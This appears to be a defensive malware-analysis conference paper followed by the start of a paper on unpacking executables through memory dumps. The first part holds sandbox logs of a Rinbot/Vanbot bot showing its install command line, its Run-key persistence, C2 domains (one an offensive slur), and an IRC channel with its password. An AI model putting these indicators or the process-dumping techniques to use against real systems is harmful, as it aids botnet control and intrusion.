\SystemRoot\AppPatch\systest.sdb

\Device\NamedPipe\ShimViewer

C:\WINDOWS\System32\crsss.exe

Chronological order

Copy File: c:\temp\ff37e574c7694879ff73777886a82dee.exe to C:\WINDOWS\System32\crsss.exe

Open File: \SystemRoot\AppPatch\sysmain.sdb (OPEN_EXISTING)

Open File: \SystemRoot\AppPatch\systest.sdb (OPEN_EXISTING)

Open File: \Device\NamedPipe\ShimViewer (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\crsss.exe ()

Find File: crsss.exe

Registry

Process Management Creates Process - Filename () CommandLine: (C:\WINDOWS\System32\crsss.exe --install c:\temp\ff37e574c7694879ff73777886a82dee.exe) As User: () Creation Flags: (DETACHED_PROCESS)

Kill Process - Filename () CommandLine: () Target PID: (588) As User: () Creation Flags: ()

System Info Get System Directory

The following process was started by process: 1

Analysis Number 2

Parent ID 1

Process ID 1020

Filename C:\WINDOWS\System32\crsss.exe --install c:\temp\ff37e574c7694879ff73777886a82dee.exe

Filesize 215040 bytes

MD5 ff37e574c7694879ff73777886a82dee

Start Reason CreateProcess

Termination Reason NormalTermination

Start Time 00:03.750

Stop Time 01:00.531

DLL-Handling

Loaded DLLs

C:\WINDOWS\System32\crsss.exe

C:\WINDOWS\System32\ntdll.dll

C:\WINDOWS\system32\kernel32.dll

C:\WINDOWS\system32\user32.dll

C:\WINDOWS\system32\GDI32.dll

C:\WINDOWS\system32\ADVAPI32.dll

C:\WINDOWS\system32\RPCRT4.dll

C:\WINDOWS\system32\MPR.dll

C:\WINDOWS\System32\ODBC32.dll

C:\WINDOWS\system32\msvcrt.dll

C:\WINDOWS\system32\COMCTL32.dll

C:\WINDOWS\system32\SHELL32.dll

C:\WINDOWS\system32\SHLWAPI.dll

C:\WINDOWS\system32\comdlg32.dll

C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.1612_x-ww_7c379b08\

C:\WINDOWS\System32\odbcint.dll

C:\WINDOWS\system32\WININET.dll

C:\WINDOWS\system32\CRYPT32.dll

C:\WINDOWS\system32\MSASN1.dll

C:\WINDOWS\system32\OLEAUT32.dll

C:\WINDOWS\system32\OLE32.DLL

C:\WINDOWS\System32\WS2_32.dll

C:\WINDOWS\System32\WS2HELP.dll

C:\WINDOWS\System32\wsock32.dll

C:\WINDOWS\System32\pstorec.dll

C:\WINDOWS\System32\ATL.DLL

C:\WINDOWS\System32\Wship6.dll

C:\WINDOWS\System32\iphlpapi.dll

C:\WINDOWS\System32\Secur32.dll

user32.dll

psapi.dll

SHLWAPI.dll

VERSION.dll

shell32.dll

Filesystem

New Files

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WER7.tmp.dir00\appcompat.txt

Opened Files

\\.\PIPE\lsarpc

C:\WINDOWS\System32\advapi32.dll

C:\WINDOWS\System32\advapi32.dll

C:\WINDOWS\System32\gdi32.dll

C:\WINDOWS\System32\gdi32.dll

C:\WINDOWS\System32\kernel32.dll

C:\WINDOWS\System32\kernel32.dll

C:\WINDOWS\System32\ntdll.dll

C:\WINDOWS\System32\ntdll.dll

C:\WINDOWS\System32\ole32.dll

C:\WINDOWS\System32\ole32.dll

C:\WINDOWS\System32\oleaut32.dll

C:\WINDOWS\System32\oleaut32.dll

C:\WINDOWS\System32\shell32.dll

C:\WINDOWS\System32\shell32.dll

C:\WINDOWS\System32\user32.dll

C:\WINDOWS\System32\user32.dll

C:\WINDOWS\System32\WININET.DLL

C:\WINDOWS\System32\WININET.DLL

C:\WINDOWS\System32\winsock.dll

C:\WINDOWS\System32\winsock.dll

\SystemRoot\AppPatch\sysmain.sdb

\SystemRoot\AppPatch\systest.sdb

\Device\NamedPipe\ShimViewer

C:\WINDOWS\System32\dwwin.exe

C:\WINDOWS\System32\drwtsn32.exe

Deleted Files

c:\temp\ff37e574c7694879ff73777886a82dee.exe

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WER7.tmp.dir00\appcompat.txt

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WER7.tmp

Chronological order

Delete File: c:\temp\ff37e574c7694879ff73777886a82dee.exe

Get File Attributes: C:\WINDOWS\ Flags: (SECURITY_ANONYMOUS)

Open File: \\.\PIPE\lsarpc (OPEN_EXISTING)

Create File: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WER7.tmp.dir00\appcompat.txt

Find File: C:\WINDOWS\System32*

Open File: C:\WINDOWS\System32\advapi32.dll ()

Find File: advapi32.dll

Open File: C:\WINDOWS\System32\advapi32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\gdi32.dll ()

Find File: gdi32.dll

Open File: C:\WINDOWS\System32\gdi32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\kernel32.dll ()

Find File: kernel32.dll

Open File: C:\WINDOWS\System32\kernel32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\ntdll.dll ()

Find File: ntdll.dll

Open File: C:\WINDOWS\System32\ntdll.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\ole32.dll ()

Find File: ole32.dll

Open File: C:\WINDOWS\System32\ole32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\oleaut32.dll ()

Find File: oleaut32.dll

Open File: C:\WINDOWS\System32\oleaut32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\shell32.dll ()

Find File: shell32.dll

Open File: C:\WINDOWS\System32\shell32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\user32.dll ()

Find File: user32.dll

Open File: C:\WINDOWS\System32\user32.dll (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\WININET.DLL ()

Find File: WININET.DLL

Open File: C:\WINDOWS\System32\WININET.DLL (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\winsock.dll ()

Find File: winsock.dll

Open File: C:\WINDOWS\System32\winsock.dll (OPEN_EXISTING)

Open File: \SystemRoot\AppPatch\sysmain.sdb (OPEN_EXISTING)

Open File: \SystemRoot\AppPatch\systest.sdb (OPEN_EXISTING)

Open File: \Device\NamedPipe\ShimViewer (OPEN_EXISTING)

Open File: C:\WINDOWS\System32\dwwin.exe ()

Find File: dwwin.exe

Delete File: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WER7.tmp.dir00\appcompat.txt

Delete File: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\WER7.tmp

Open File: C:\WINDOWS\System32\drwtsn32.exe ()

Find File: drwtsn32.exe

Mutexes Creates Mutex: CRSSSSSSSS

Registry

Changes

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "Win32 Security Service" = C:\WINDOWS\System32\crsss.exe

Reads

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "Win32 Security Service"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "DoReport"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "ShowUI"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "AllOrNone"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "IncludeMicrosoftApps"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "IncludeWindowsApps"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "DoTextLog"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "IncludeKernelFaults"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "IncludeShutdownErrs"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "NumberOfFaultPipes"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "NumberOfHangPipes"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "MaxUserQueueSize"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting "ForceQueueMode"

HKEY_LOCAL_MACHINE\System\Setup "SystemSetupInProgress"

HKEY_LOCAL_MACHINE\Software\Microsoft\PCHealth\ErrorReporting\ExclusionList "crsss.exe"

Process Management Creates Process - Filename () CommandLine: (C:\WINDOWS\System32\dwwin.exe -x -s 1556) As User: () Creation Flags: (CREATE_DEFAULT_ERROR_MODE)

Kill Process - Filename () CommandLine: () Target PID: (1300) As User: () Creation Flags: ()

Kill Process - Filename () CommandLine: () Target PID: (1020) As User: () Creation Flags: ()

Enum Processes

Enum Modules - Target PID: (1020)

Enum Modules - Target PID: (1020)

Open Process - Filename () Target PID: (4)

Open Process - Filename () Target PID: (592)

Open Process - Filename () Target PID: (640)

Open Process - Filename () Target PID: (664)

Open Process - Filename () Target PID: (708)

Open Process - Filename () Target PID: (724)

Open Process - Filename () Target PID: (744)

Open Process - Filename () Target PID: (880)

Open Process - Filename () Target PID: (948)

Open Process - Filename () Target PID: (1060)

Open Process - Filename () Target PID: (1204)

Open Process - Filename () Target PID: (1256)

Open Process - Filename (C:\WINDOWS\Explorer.EXE) Target PID: (1424)

Open Process - Filename () Target PID: (1544)

Open Process - Filename () Target PID: (1948)

System Info Get System Directory

User Management Revert To Self

Network Activity

The following process was started by process: 2

Analysis Number 3

Parent ID 2

Process ID 1108

Filename C:\WINDOWS\System32\dwwin.exe -x -s 1556

Filesize 180224 bytes

MD5 9a02cc6c840d09ae5ba5758d4adc451c

Start Reason CreateProcess

Termination Reason Timeout

Start Time 00:06.359

Stop Time 01:00.453

DLL-Handling

Loaded DLLs

C:\WINDOWS\System32\dwwin.exe

C:\WINDOWS\System32\ntdll.dll

C:\WINDOWS\system32\kernel32.dll

C:\WINDOWS\system32\ADVAPI32.DLL

C:\WINDOWS\system32\RPCRT4.dll

C:\WINDOWS\system32\COMCTL32.DLL

C:\WINDOWS\system32\GDI32.dll

C:\WINDOWS\system32\USER32.dll

C:\WINDOWS\system32\OLEAUT32.DLL

C:\WINDOWS\system32\MSVCRT.DLL

C:\WINDOWS\system32\OLE32.DLL

C:\WINDOWS\system32\SHELL32.DLL

C:\WINDOWS\system32\SHLWAPI.dll

C:\WINDOWS\system32\VERSION.DLL

C:\WINDOWS\system32\WININET.DLL

C:\WINDOWS\system32\CRYPT32.dll

C:\WINDOWS\system32\MSASN1.dll

C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.1612_x-ww_7c379b08\

C:\WINDOWS\System32\wsock32.dll

C:\WINDOWS\System32\WS2_32.dll

C:\WINDOWS\System32\WS2HELP.dll

C:\WINDOWS\System32\pstorec.dll

C:\WINDOWS\System32\ATL.DLL

C:\WINDOWS\System32\Wship6.dll

C:\WINDOWS\System32\iphlpapi.dll

C:\WINDOWS\System32\Secur32.dll

.\UxTheme.dll

imm32.dll

ole32.dll

riched20.dll

shfolder.dll

shell32.dll

PSAPI.DLL

C:\WINDOWS\System32\1033\dwintl.dll

comctl32.dll

RASAPI32.DLL

RTUTILS.DLL

SHELL32.dll

netapi32.dll

Filesystem

New Files

C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\D011.dmp

Opened Files

\\.\PIPE\lsarpc

c:\autoexec.bat

Chronological order

Get File Attributes: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp Flags: (SECURITY_ANONYMOUS)

Create File: C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\D011.dmp

Open File: \\.\PIPE\lsarpc (OPEN_EXISTING)

Get File Attributes: c:\autoexec.bat Flags: (SECURITY_ANONYMOUS)

Open File: c:\autoexec.bat (OPEN_EXISTING)

Find File: C:\Documents and Settings\All Users\Application Data\Microsoft\Network\Connections\Pbk*.pbk

Find File: C:\WINDOWS\System32\Ras*.pbk

Find File: C:\Documents and Settings\Administrator\Application Data\Microsoft\Network\Connections\Pbk*.pbk

INI Files

Read INI File

WIN.INI [windows] ScrollInset =

WIN.INI [windows] DragDelay =

WIN.INI [windows] DragMinDist =

WIN.INI [windows] ScrollDelay =

WIN.INI [windows] ScrollInterval =

WIN.INI [richedit30] flags =

Mutexes Creates Mutex: RasPbFile

Registry

Reads

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion "DigitalProductId"

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Settings "Anchor Color"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\AeDebug "Debugger"

Process Management Enum Modules - Target PID: (1020)

Service Management Open Service Manager - Name: "SCM"

System Info Get System Directory

Get Computer Name

User Management Impersonate User - Domain: () User: (Administrator)

Virtual Memory VM Read - Target: (1020) Address: ($0012F340) Size: (8)

VM Read - Target: (1020) Address: ($0012F42C) Size: (80)

VM Read - Target: (1020) Address: ($0012F448) Size: (716)

VM Read - Target: (1020) Address: ($7FFDE000) Size: (28)

VM Read - Target: (1020) Address: ($7FFE0284) Size: (256)

VM Read - Target: (1020) Address: ($7FFDD000) Size: (28)

VM Read - Target: (1020) Address: ($7FFDC000) Size: (28)

VM Read - Target: (1020) Address: ($7FFDB000) Size: (28)

VM Read - Target: (1020) Address: ($7FFDA000) Size: (28)

VM Read - Target: (1020) Address: ($7FFD9000) Size: (28)

Window Enum Windows

```
Analysis Number        4
Parent ID      0
Process ID     708
Filename
Filesize       -1 bytes
MD5
Start Reason   SCM
Termination Reason     Unknown
Start Time     00:08.187
Stop Time      00:00.000
Analysis Number        5
Parent ID      0
Process ID     708
Filename
Filesize       -1 bytes
MD5
Start Reason   SCM
Termination Reason     Unknown
Start Time     00:08.203
Stop Time      00:00.000
```

File analysis:

Here is a another analysis of the same file, using Norman Sandbox, a virus scanning service [similar to Jotti or VirusTotal], FileAlyzer as well as some comments about what the malware does.

```
FileName: crsss.exe
FileDateTime: 04/03/2007 16:37:16
Filesize: 215040
MD5: ff37e574c7694879ff73777886a82dee
CRC32: 493C2838
File Type: PE Executable
============================================================
Norman SandBox Reporter
http://www.norman.com/Product/Sandbox-products/Reporter/
crsss.exe : Not detected by Sandbox (Signature: NO_VIRUS)
 [ General information ]
    * File length:       215040 bytes.
    * MD5 hash: ff37e574c7694879ff73777886a82dee.
(C) 2004-2006 Norman ASA. All Rights Reserved.
============================================================
Scan report of: crsss.exe
@Proventia-VPS Malicious (Cancelled)
AntiVir TR/Rinbot.F
Avast! -
AVG Win32/CryptExe
BitDefender Backdoor.Vanbot.R
ClamAV -
Command -
Dr Web BackDoor.IRC.Sdbot.1142
```

eSafe Win32.Rinbot.A

eTrust-VET Win32/Nirbot.V

eTrust-VET (BETA) Win32/Nirbot.V

Ewido -

F-Prot -

F-Secure Backdoor.Win32.VanBot.ay

F-Secure (BETA) Backdoor.Win32.VanBot.ay

Fortinet W32/RINBOT.L!worm

Fortinet (BETA) W32/RINBOT.L!worm

Ikarus Trojan.Win32.Rinbot.F

Kaspersky Backdoor.Win32.VanBot.ay

McAfee W32/Sdbot.worm.gen.ai

McAfee (BETA) W32/Sdbot.worm.gen.ai

Microsoft -

Nod32 Win32/Rinbot.F trojan

Norman -

Panda W32/Vanbot.M.worm

Panda (BETA) W32/Vanbot.M.worm

QuickHeal -

Rising -

Sophos W32/Delbot-O

Symantec W32.Rinbot.A

Symantec (BETA) W32.Rinbot.A

Trend Micro WORM_RINBOT.L

Trend Micro (BETA) WORM_RINBOT.L

UNA Backdoor.VanBot.CFC6

VBA32 Trojan.Win32.Rinbot.F

VirusBuster Backdoor.Vanbot.Gen!Pac

WebWasher Trojan.Rinbot.F

YY_Spybot -

==========

PEInfo (Copyright by McAfee) report of the submitted files:

crsss.exe SZ:215040 EP:0x0008D35D DS: 0x45E7738D 2007-3-2 00:45:01

MD5:0xFF37E574C7694879FF73777886A82DEE

SectNum:8 VSIZE : RVA : FSIZE : FOFF : FLAGS : CRC32

0 : .text 0001C000: 00001000: 00000000: 00000400: E0000020: 00000000

1 : fabskl8p 00006000: 0001D000: 00000000: 00000400: E0000060: 00000000

2 : .data 00014000: 00023000: 00000000: 00000400: C0000040: 00000000

3 : .rsrc 00001000: 00037000: 00001000: 00000400: 40000040: 176A2128

4 : 99cvbjdu 00001000: 00038000: 00000000: 00001400: C0000040: 00000000

5 : ut7h7i2x 00022000: 00039000: 00000000: 00001400: E0000020: 00000000

6 : znnrn47v 00033000: 0005B000: 00032381: 00001400: E0000060: 64426022

7 : tdbkm0a1 00001000: 0008E000: 00001000: 00033800: 40000080: C9FCB827

RS:0x10000000560000074C0B54 RDS: 0x00000000 1970-1-1 00:00:00

*EP: 0xE8F7FEFFFF0574110000FFE0E8EBFEFFFF056B010000FFE0E804000000FFFFFF

IMPS: kernel32.dll(12), user32.dll(2)

==========

****

```
**********************************************************************
File: crsss.exe
Date: 08/03/2007 09:12:38
***** General ******************************************************
           Location: \\10.109.37.2\c\samples\mail\crsss2\
               Size: 215040
            Version:
             CRC-32: 493C2838
                MD5: FF37E574C7694879FF73777886A82DEE
               SHA1: C4B2C067293E9F96CB56C1287D610664802F66F2
          Read only: Yes
             Hidden: No
        System file: No
          Directory: No
            Archive: Yes
      Symbolic link: No
         Time stamp: 04 March 2007 16:37:16
           Creation: 07 March 2007 21:47:12
        Last access: 08 March 2007 09:13:48
         Last write: 04 March 2007 16:37:16
***** PE Header ****************************************************
                   Signature: 00004550
                     Machine: 014C - Intel 386
           Number of sections: 0008
              Time/Date stamp: 45E7738D
     Pointer to symbol table: 00000000
           Number of symbols: 00000000
     Size of optional header: 00E0
             Characteristics: 0103
                       Magic: 010B
      Linker version (major): 08
      Linker version (minor): 00
                Size of code: 0001C000
    Size of initialized data: 0000C000
  Size of uninitialized data: 00000000
      Address of entry point: 0008D35D
                Base of code: 0005B000
                Base of data: 0001D000
                  Image base: 00400000
           Section alignment: 00001000
              File alignment: 00000200
          OS version (major): 0004
          OS version (minor): 0000
       Image version (major): 0000
       Image version (minor): 0000
  Sub system version (major): 0004
  Sub system version (minor): 0000
```

```
               Win32 version: 00000000
               Size of image: 0008F000
             Size of headers: 00001000
                    Checksum: 00035CFB
                 Sub system: 0002 - Windows graphical user interface (GUI) subsystem
          DLL characteristics: 0000
        Size of stack reserve: 00100000
         Size of stack commit: 00001000
         Size of heap reserve: 00100000
          Size of heap commit: 00001000
                 Loader flags: 00000000
               Number of RVA: 00000010
***** PE Sections *****************************************************
            CRC-32: EA3EE0E7
               MD5: E64AE8A957D5ED7FBEC48B998EBA21C5
----- PE Sections -----------------------------------------------------
 Section VirtSize VirtAddr PhysSize PhysAddr    Flags
   .text 0001C000 00001000 00000000 00000400 E0000020
fabskl8p 00006000 0001D000 00000000 00000400 E0000060
   .data 00014000 00023000 00000000 00000400 C0000040
   .rsrc 00001000 00037000 00001000 00000400 40000040
99cvbjdu 00001000 00038000 00000000 00001400 C0000040
ut7h7i2x 00022000 00039000 00000000 00001400 E0000020
znnrn47v 00033000 0005B000 00032381 00001400 E0000060
tdbkm0a1 00001000 0008E000 00001000 00033800 40000080
***** Import/Export table *********************************************
--- Export table ----------------------------------------------------
--- Import table (libraries: 2) -------------------------------------
  kernel32.dll (imports: 6)
    GetModuleHandleA
    LoadLibraryA
    GetProcAddress
    ExitProcess
    VirtualAlloc
    VirtualFree
  user32.dll (imports: 1)
    MessageBoxA
=============================================================
Further information:
It's doing lookups for:
x.rofflewaffles.us
x.pennysheet.com
crusade.godhatesfags.com
Tries to connect to IRC servers running on port 7998, and 8080. For 7998, it joins channel "##GHF"
with password "weh4t3youall"
It uses the SYM06-010 exploit.
```

Further analysis showed that this file was also downloading other malware components.

In this case it was recommended that a range of ports were blocked; to stop the malware phoning home and joining it's IRC channel where it would get new instructions.

Blocks were also put in place on the DNS, so that any requests for the three domain names would be effectively black-holed.

A clean-up script, similar to the VBS one shown earlier in this paper was used to disinfect systems, which were then patched with the required Microsoft update that the malware had used to infect the systems in the first place.

The anti-virus vendor eventually supplied detection and clean-up signatures; however, this took almost three full days from supplying them with the initial [confirmed] malware samples.

A number of other recommendations were also made which included installing early warning systems and improved processes and procedures for dealing with future outbreaks.

Conclusions

Hopefully I have shown you that even if you are faced with a new malware threat that isn't detected by your anti-malware defences you can still, in most cases, find the infection, how it got in, how it communicates and with the right tools and methodologies even remove it safely before your anti-malware vendor comes up with a solution.

I must make clear that this is not a solution to be used by those not already used to handling and combating malware and other related security threats; home users need not apply, however most academic campuses, large businesses and other organisations should already have at least one person [hopefully more than one] who has the required skills and experience to be able to do this. They almost certainly already work in the security team [or a related function] and have a network of colleagues outside of the main security team that they can call on; such as programmers, network specialists, server and desktop support staff. In all these cases there should be full buy-in from management who are regularly kept up to date and who will deal with requests from more resources and handle any backlash from areas that are affected, either by the malware, or are suffering from collateral damage [loss of internet access, etc.].

As with other security threat, especially malware related ones, you need to deploy a multi-layered approach to minimise the chance of malware getting onto your computers. This means not only do you need good technological solutions, and overlapping technologies at that, but these need to be backed up with good security policies, procedures, education and constant vigilance.

Please do not see this paper as an exhaustive or complete look at detecting and combating new malware and malware forensics, to do this real justice would require enough material to fill a large book.

Appendix A – Suggested Reading

Implementing Anti-Virus [Malware] Controls in the Corporate Arena, (Overton, Martin) - Proceedings of the 16th Compsec International Conference, 1999 pp 575-586

You are the Weakest Link, Goodbye! – Malware Social Engineering Comes of Age, (Overton, Martin) - Virus Bulletin, March 2002 pp 14-17

Canning More Than SPAM with Bayesian Filtering, (Overton, Martin) - Virus Bulletin International Conference 2004

Anti-Malware Tools: Intrusion Detection Systems, (Overton, Martin) - EICAR International Conference 2005

Bots and botnets - risks, issues and prevention, (Overton, Martin) - Virus Bulletin International Conference 2005

Spyware: Risks, Issues and Prevention, (Overton, Martin) - EICAR International Conference 2006

Rootkits - Risks, Issues and Prevention, (Overton, Martin) - Virus Bulletin International Conference 2006

The Journey, So Far: Trends, Graphs and Statistics, (Overton, Martin) - Virus Bulletin International Conference 2007

2007: The Year of the Social Engineer? (Overton, Martin) - Virus Bulletin, January 2008 pp S2-S5

AVIEN Malware Defense Guide (Harley, David, et al) – Syngress – ISBN 978-1-59749-164-8

Computer Forensics: Incident Response Essentials (Kruse, Warren and Heiser, Jay) – Addison-Wesley – ISBN 0-201-70719-5

The Art of Computer Virus Research and Defense (Szor, Peter) – Addison-Wesley – ISBN 0-321-30454-3

Appendix B – So, you 'Think' your computer is infected, what should you do?

First question for you is:

Do you have anti-virus installed and enabled, and is it up to date? [Yes, I know that is two questions]

Second question for you is:

Do you have a firewall installed and enabled?

If you have XP then you can use the XP Firewall instead [if you must].

Third question for you is:

Do you have anti-spyware/adware installed and enabled?

Fourth question for you is:

Do you use Windows Update to ensure that your system is fully patched [at least once a week]?

A significant number of malware will get onto systems by exploiting known vulnerabilities in the operating system or applications. So, make it harder for them to 'own' your box, update it!

Fifth question for you is:

Do you still use Internet Explorer?

If so, then you are making it easier for adware, spyware and some malware to infect you via your browser, yes Internet Explorer is a 'Holey Browser, Batman'. I would strongly suggest that you use another one such as Firefox or Mozilla instead as it tends to have less holes for the nasties on the web to crawl in through.

Have you noticed the theme yet? No, well just to make it clear; There is NO excuse for not having protection against Malware, Spyware and Hackers installed on that shiny new PC [or that old grubby one for that matter].

So, if you have done all of the above and still think you are infected by something new, proceed to the next section:

Why do you think you are infected?

If the answer is "*my system keeps crashing, behaving badly or won't do what I want it to do...*" then a virus or other malware may be the least likely of your problems. The most likely causes are faulty memory or other hardware component, a corrupted file system (component or data corruption) or software/operating system mis-configuration or dare-I-say-it, "*user error*". So, check these first before jumping to conclusions about being infected.

If you have tried all the above suggestions, and ruled out all the other possibilities listed above, especially the "*end-user*" problem and still think you have a new Pox on your box, then it is time to get a second opinion. Just as you would if you think your Doctor has mis-diagnosed you.

The first step is to use one or more other virus scanners. I would strongly recommend the Kaspersky, BitDefender, McAfee and TREND ones for starters.

Online Virus Scanners:

http://www.bitdefender.com/scan/licence.php ***BitDefender***

http://housecall.trendmicro.com/ ***TREND***

http://www.pandasoftware.com/activescan/ ***Panda***

http://us.mcafee.com/root/mfs/default.asp ***McAfee***

http://www.kaspersky.com/remoteviruschk.html ***Kaspersky***

http://www.ravantivirus.com/scan ***RAV***

http://security.symantec.com/sscv6/home.asp ***Symantec***

i Source: http://www.theregister.co.uk/2005/07/01/sophos_1h05_malware_report

Using memory dump for unpacking

Taras Malivanchuk
CA

About Author:

Malivanchik Taras is a Senior Software Engineer with CA in Israel.
Contact Details:
CA Building , Arie Shenkar St. ,p.b. 2207, Herzelia Pituach,46120, Israel ;
taras@iris.co.il.

Keywords

Executable packer, Executable encryptor, PE executable, unpacking, process, memory dump, DLL, imports, entry point.

Using memory dump for unpacking

Abstract

This paper considers unpacking of packed executable files using memory dump. Described what is a packer or encryptor and what methods they use for unpacking avoidance. Two applications are considered: laboratory research and real time protection. Described methods of obtaining memory dump for running process, DLL and injected thread. Considered solving problems of OS limitations, finding image in memory, anti-dumping protection. Described methods of converting obtained dump into executable file look for antivirus scanner: entrypoint and import table restoration.

Introduction

The malware commonly uses increasingly diverse and strong packers and encryptors, currently and for many years most of malicious PE executable programs are packed/encrypted. The executable packers and encryptors are created to decrease size of original PE file and/or protect it from reverse engineering, what is also aim or any malware. This makes both user protection and file analyze more complex and time consuming.


Although most of modern malware does not change itself and may be detected by CRC specifically, regardless a packer, there are usually numerous short living variants of a malware, so that efficient protection may be provided only using generic detection. The generic detection cannot be provided in most cases if a file is packed and the antivirus is unable to unpack in to see its code and data. The packers are created both commercially and by hackers, many resources are spent for packer development so that antivirus researchers should spend more and more time to provide unpacking routines.

Additionally, unpacking complicated packers consumes CPU resources and so slows down scanner. The packed file, especially malicious one, is not limited in time to unpack/decrypt itself because of it runs silently, while antivirus scanner is hardly limited and should not cause unacceptable slowdown. One of solutions to unpack a file is using memory dump.

Discussion

The Packer

Packer is an utility that converts a PE executable to smaller file that runs in same way as original file. Cryptor is not much different from packer but encrypts the file. Example is well-known UPX.



Picture 1: UPX

The UPX packs all the section except of resources (optionally), to one packed section, destroys sections structure and does not preserve import table, doing import with LoadLibrary and GetProcAddress() using its own table dissimilar PE import table.

The Aim

There are two cases when we need unpacked file: virus scanning and sample analysis .The aim of unpacking is to obtain a file in original form as it was before packing or encryption. Essential parts in descending order of importance, are unpacking of all the stuff that is loaded to memory, setting correct entrypoint, and restoring import and export table. The unpacked stuff is in most cases enough to obtain generic detection that is some template, and do some analyse using code and data. The entry point is needed to determine executable format (compiler used) and to run emulator. The import table is also needed to run emulator to provide correct execution sequence when the execution flow meets imported function, and get behaviour for heuristic analysis. The export table is needed for detection when it depends on DLL internal name and exports, and also for emulation from export entry points.

Applications

The unpacking via dump may be used in following ways:

1) Malware research.
2) Scanning files that already run at infected computer.
3) Running suspected files in virtual environment (VmWare) in applications like email attachment scanning.

Static unpacking

Static unpacking is unpacking of packed/encrypted PE file using special software when the file does not actually run. The static unpacker generally follows the unpacker code in the file.

To pass polymorphic parts of packer/cryptor, following methods are used. First, general-purpose emulator that runs and produces decrypted buffer. It could be very slow. Second, pass of code analysis on polymorphic code and creation of pseudo-code for specific emulator that is much faster than general purpose one, also taking into account possibility of delay loop bypassing. Specific unpacker is written once for given type of packer and then runs on files recognized as packed by it. Generic unpacker is emulator that recognizes compression or encryption, then runs and produces unpacked image in virtual emulator memory, also using known routine recognition and substitution, like memcpy, various kinds of CRC and decompression. It is usually slow and works successfully with acceptable speed on small files.

For above mentioned UPX, static unpacker unpacks data to one section that covers former .text and .data , restores entrypoint RVA value according to UPX' jump to host, and builds new import table using UPX' internal table, placing new import table to end of image. For this, a researcher analyses UPX packed files (or uses source code that is available), writes unpacking routine and recognition for UPX. Then the unpacking is applied by antivirus scanner to any PE file that is recognized as UPX and is not recognized as known one (it is useless to unpack Rar SfX code).

Obtaining memory dump

Memory dump of a PE file is a file that contains content of memory from the beginning to the end of image (ImageSize in PE header). Also may be useful stack and allocated memory dumps.

Separate case is thread injected to another process, which is usually a memory block allocated using VirtualAllocEx(). There may be several instances of the same EXE file that theoretically may be different, practically in most cases it is enough to process first one. In same way, there may be several instances of the same DLL in context of different processes.

OS approach

Because of a utility can run at different and even unknown OS, modifications and service packs, we apply mixed OS approach. We try to get known exported procedure address, remember whether it exists, try to read memory structures, and get some results, hopefully acceptable.

Dumping using Toolhelp

The memory dump is obtained with ReadProcessMemory(hProcess), where hProcess is process handle. The handle is obtained with OpenProcess (processId). Success of OpenProcess() depends on privileges of caller and process being opened. If there is not enough privileges, they may be tried to be raised using SetPrivilege() to current thread with SE_DEBUG_NAME.
This method allows to Administrator to dump all the processes, including services and privileged processes, at most versions of Windows.

